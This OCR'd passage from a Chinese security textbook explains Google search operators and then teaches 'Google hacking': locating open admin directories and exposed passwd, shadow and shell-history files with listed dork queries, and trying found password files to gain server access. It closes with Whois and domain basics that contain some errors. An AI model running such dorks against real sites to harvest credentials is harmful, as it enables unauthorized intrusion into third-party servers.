


图5.10 allinurl的用法

5.2.5 intitle：搜索的关键字包含在网页标题中

intitle和allintitle的用法类似于上面的inurl和allinurl，只是后者是对URL进行查询，而前者是对网页的标题栏进行查询。网页标题，即HTML标记语言中title之间的部分。网页设计的一个原则就是要把主页的关键内容用简洁的语言表示在网页标题中。因此，只查询标题栏，通常也可以找到相关的页面。

打开IE浏览器，在地址栏中输入www.google.cn。页面打开后，在搜索文本框中输入关键字“intitle:小榕“流光””，并单击“Google搜索”按钮，结果如图5.11所示。

5.2.6 inanchor：搜索的关键字包含在网页的anchor链点内

所谓anchor，就是在同一个网页中快速切换的链接点。同样，Google提供了两种anchor检索：inanchor和allincnchor。

打开IE浏览器，在地址栏中输入www.google.cn。页面打开后，在搜索文本框中输入关键字“inanchor:小榕“流光””，并单击“Google搜索”按钮，结果如图5.12所示。




图 5.11 intitle 的用法




图 5.12 inanchor 的用法

5.2.7 link：搜索所有链接到某个 URL 地址的网页

link 语法允许搜索与一个网站相关的所有链接，这些链接可以是网络主页的链接，也可以是与被搜索网站有链接的其余网站的链接。

打开 IE 浏览器，在地址栏中输入 www.google.cn。页面打开后，在搜索文本框中输入关键字 link:www.sina.com.cn，并单击“Google 搜索”按钮，结果如图 5.13 所示。

link 不能与其他语法混合使用，同时“link:”后面不能有空格，即使有空格，也将被 Google 忽略。




图 5.13 link 的用法

5.2.8 cache：从 Google 服务器上的缓存页面中查询信息

cache 用来搜索 Google 服务器上某页面的缓存，通常用于查找某些已经被删除的死链接网页，相当于使用普通搜索结果页面中的“网页快照”功能。

打开 IE 浏览器，在地址栏中输入 www.google.cn。页面打开后，在搜索文本框中输入关键字 cache:www.sina.com.cn，并单击“Google 搜索”按钮，结果如图 5.14 所示。

图 5.14 cache 的用法

5.2.9 Google 相关工具

Google 除搜索的基本功能之外，还提供了很多有趣并且非常有用的功能，如 Google 快译、可视化新闻、Google 表格、Gmail、可视化的 Google 搜索、图片搜索、Google Earth 等。这里选取其中较优秀的功能做一个介绍。

可视化搜索是 Google 的一项实验性技术，可以在 www.touchgraph.com 上找到该网页，如图 5.15 所示。




图 5.15 TouchGraph 主页

TouchGraph 的原理是将 Google 搜索的结果以二维图形的形式反映出来，对于厌倦了文字界面的人群来说是一大福音。只要在 TouchGraph 网页上输入需要查询的网站和关键字，即可将其显示出结果，如图 5.16 所示。




图 5.16 可视化搜索

Google 的图片搜索引擎是目前比较好的搜索引擎之一。进入 Google 首页，单击“图片”链接，进入 Google 图片搜索界面 images.google.com。可以在搜索文本框中输入描述图片内容的关键字，如 beatles，即会得到大量关于甲壳虫乐队的图片，见图 5.17 所示。

图 5.17 Google 的图片搜索引擎

Google 给出的搜索结果具有一个直观的缩略图结构，包括对该缩略图的简单描述，如图片文件的名称和大小等。单击缩略图，页面分成两部分，上半部分是图片的缩略图及页面链接，下半部分是该图片所处的页面。屏幕右上角有一个“移除栏框”链接，单击该链接可以迅速切换到单一结果页面，非常方便，如图 5.18 所示。

图 5.18 Google 搜索的结果页面

Google 图片搜索目前支持的语法包括基本的搜索语法，如“ ”、“-”、“OR”、“site”和“filetype:”。其中，“filetype:”的类型有限，如 JPG 和 GIF 等。

打开 IE 浏览器，在地址栏中输入 www.google.cn。首页打开后，单击“图片”链接进入 Google 的图片搜索界面，在搜索文本框中输入关键字“拉登 OR 拉丹 site:sina.com.cn”，并单击“搜索”按钮，结果如图 5.19 所示。

图 5.19 使用 OR 后的图片搜索结果

5.2.10 Google 与黑客

Google 的强大功能对于使用者来说是一把双刃剑。2004 年 Johnny Long 第一次将使用 Google 进行渗透工作的细节公布后，引起了黑客广泛的兴趣，并完成了很多有意义的研究。这里将介绍其中一些最主要的工作，它们已经成为其余工作开展的基础。

5.2.10.1 发现 Index of/admin

Google 的一个重要功能是可以按照一些软件的关键特征进行搜索，如“Index of/admin”就是一个典型的例子。利用 Index of 语句能够浏览一些隐藏在互联网背后的开放了目录浏览的网站服务器的目录，并能够下载本无法看到的密码等有用的文件。

step 1 打开 IE 浏览器，在地址栏中输入 www.google.cn。首页打开后，在搜索文本框中输入关键字 intitle:index of/admin，并单击“Google 搜索”按钮，结果如图 5.20 所示。

step 2 单击第一个 Index of/admin 链接打开该页面，如图 5.21 所示。可以看到该页面完整地列出了服务器 admin 目录下所有的文件夹，并且可以通过提供的“前进”和“后退”链接在该服务器上找到值得利用的信息，如 password 文件和账户文件等。

图 5.20 使用 Google 搜索 index of/admin




图 5.21 打开搜索到的“Index of admin”页面

利用 Index of 查询的语句还有：

```
Index of /passwd                    //password 目录
Index of /password                  //password 目录的又一个名称
Index of /mail                      //电子邮件目录
"Index of /" +passwd                //使用“Index of”查询 password 文件
```

```
"Index of /" +password.txt          //同上
"Index of /confidential"            //查询 confidential 目录
"Index of /root"                    //查询 root 用户目录
"Index of /cgi-bin"                 //查询 cgi-bin 目录
"Index of /logs"                    //查询 log 日志目录
"Index of /config"                  //查询 config 配置目录
```

5.2.10.2 利用 inurl 或 allinurl 寻找缺陷站点或服务器

使用 inurl 和 allinurl 语法可以查询所有通过 Web 方式访问的限制目录和文件，如/winnt/system32 和 passwd.txt 等文件，这些文件会暴露服务器的弱点和缺陷，给服务器带来很大的安全隐患。

step 1 打开 IE 浏览器，在地址栏中输入 www.google.cn。首页打开后，在搜索文本框中输入关键字 allinurl:wwwboard/passwd.txt，并单击“Google 搜索”按钮，结果如图 5.22 所示。

图 5.22 使用 allinurl 搜索 passwd.txt

step 2 单击图 5.22 中所示的任何一个链接，均可打开一个文本文件，这是该网站系统目录中的一个密码文件。使用找到的密码文件可以在该网站进行尝试，幸运的话会得到该服务器隐藏的进入系统的路径，甚至可能控制该服务器。还有一些使用 inurl 搜索的关键字：

```
intitle:"Index of" .sh_history
intitle:"Index of" .bash_history
intitle:"index of" passwd
intitle:"index of" etc/shadow
intitle:"index of" master.passwd
intitle:"index of" members OR accounts
allintitle: sensitive filetype:doc
allintitle: restricted filetype :mail
allintitle: restricted filetype:doc site:gov
```

5.3 Whois：注册信息查询工具

互联网将全球几百万台主机联系在一起，主机之间互相访问、交换信息而不出错，是因为每台主机在互联网中都有一个网络地址，这个地址被称为 IP 地址。IP 地址是一组枯燥难记的数字，如 192.41.16.10 等。由于人们习惯于记忆有意义的文字，所以为了使 IP 地址容易记忆，就发明了“域名”（Domain Name），它将每一台主机的 IP 地址对应任意一组有意义的英文字母。如 IBM 公司主机的 IP 地址是 129.34.139.30，对应的域名是 IBM。当客户在键盘上键入域名 IBM，就可以连接 IBM 公司的主机，当然键入 IP 地址的数字也可以。当用户想寻找某公司的主机浏览该公司发布的信息，但又不知道该公司的 IP 地址和域名时，可以尝试键入该公司的名字简称，因为绝大部分企业和机构都采用本公司的名称作为域名。例如，想浏览 MOTOROLA 公司的信息，只要键入域名 MOTOROLA 即可。域名可以随意命名，但是在互联网中，域名必须是唯一的，不可重名。

目前，互联网 IP 地址和域名的注册分别由 4 个美国机构制定、分配和管理，即美国国家科学学会（National Science Foundation，NSF）制定 IP 地址和域名的技术标准，网络分解公司（Network Solutions,Inc）对全球计算机的 IP 地址和域名做分配和管理，美国电话电报公司（AT&T）则提供超级计算机数据库并储存全球计算机 IP 地址和对应的域名，国际互联网中心（InterNIC）统筹以上 3 个机构的关系，并具体负责全球互联网第二层域名的注册。世界上任何一台主机要接入互联网，首先要向网络分解公司申请 IP 地址，然后向 InterNIC 注册域名，这台主机的 IP 地址和域名就被存入 AT&T 的数据库中，由此就在互联网中占据了一个网点。

目前，全球数量庞大的域名系统是以美国为核心的宝塔型分层结构。NSF 将域名系统由高至低分成几个层次，并按机构性质，将最上层域名划分为以下几种：

- COM　在美国注册的商业机构，包括外国商业机构，如 IBM 公司的域名是 www.ibm.com。
- EDU　美国的教育机构，如加州大学的域名是 www.ucla.edu。
- GOV　美国的政府机构，如白宫的域名是 www.whitehouse.gov。
- MIL　美国的军事单位，如五角大楼域名是 www.petangon.mil。
- NET　在美国注册的主要网络结点。
- ORG　在美国注册的组织。

以上 6 个最高层域名中的 GOV、MIL 和 EDU 仅属美国所有，其余 3 个 COM、ORG 和 NET 则是国际性的，任何国家的任何机构和个人都可以用来向 InterNIC 注册第二层域名。

每个国家都有一个国家码，如美国的国家码是 US，中国的国家码是 CN，日本是 JP，法国是 FR 等。在每一个国家码中，又有第二层域名，如 COM，EDU，GOV，MIL 和 NET 等。由此，任何在国家码中注册的机构的域名都属于域名结构的第三层以下。在美国注册的公司既可以向 InterNIC 注册第二层域名，也可以通过美国南加州大学（USC）注册带有美国国家码 US 的第三层域名。

域名必须用英文小写。在 www.ibm.com 中，前面的字母 www 代表互联网，ibm 是公司的域名，即第二层域名，最后的 com 是最高层域名，代表注册的机构是一个商业机构。

Whois 就是专门负责查询域名注册信息的工具，在上述所有机构的网站上均提供了该工具，并且是免费的。因为各域名注册机构提供的 Whois 信息有所不同，所以下面将分别介绍这些机构提供的 Whois 工具。

5.3.1 ARIN：国际域名注册机构

ARIN 是最早的域名注册管理机构，早期注册的域名基本上都是向它申请的，所以如果想查询一些早期的域名或者 IP 地址，就需要使用 ARIN 提供的 Whois 工具。该机构的主页如图 5.23 所示。




图 5.23 ARIN 主页

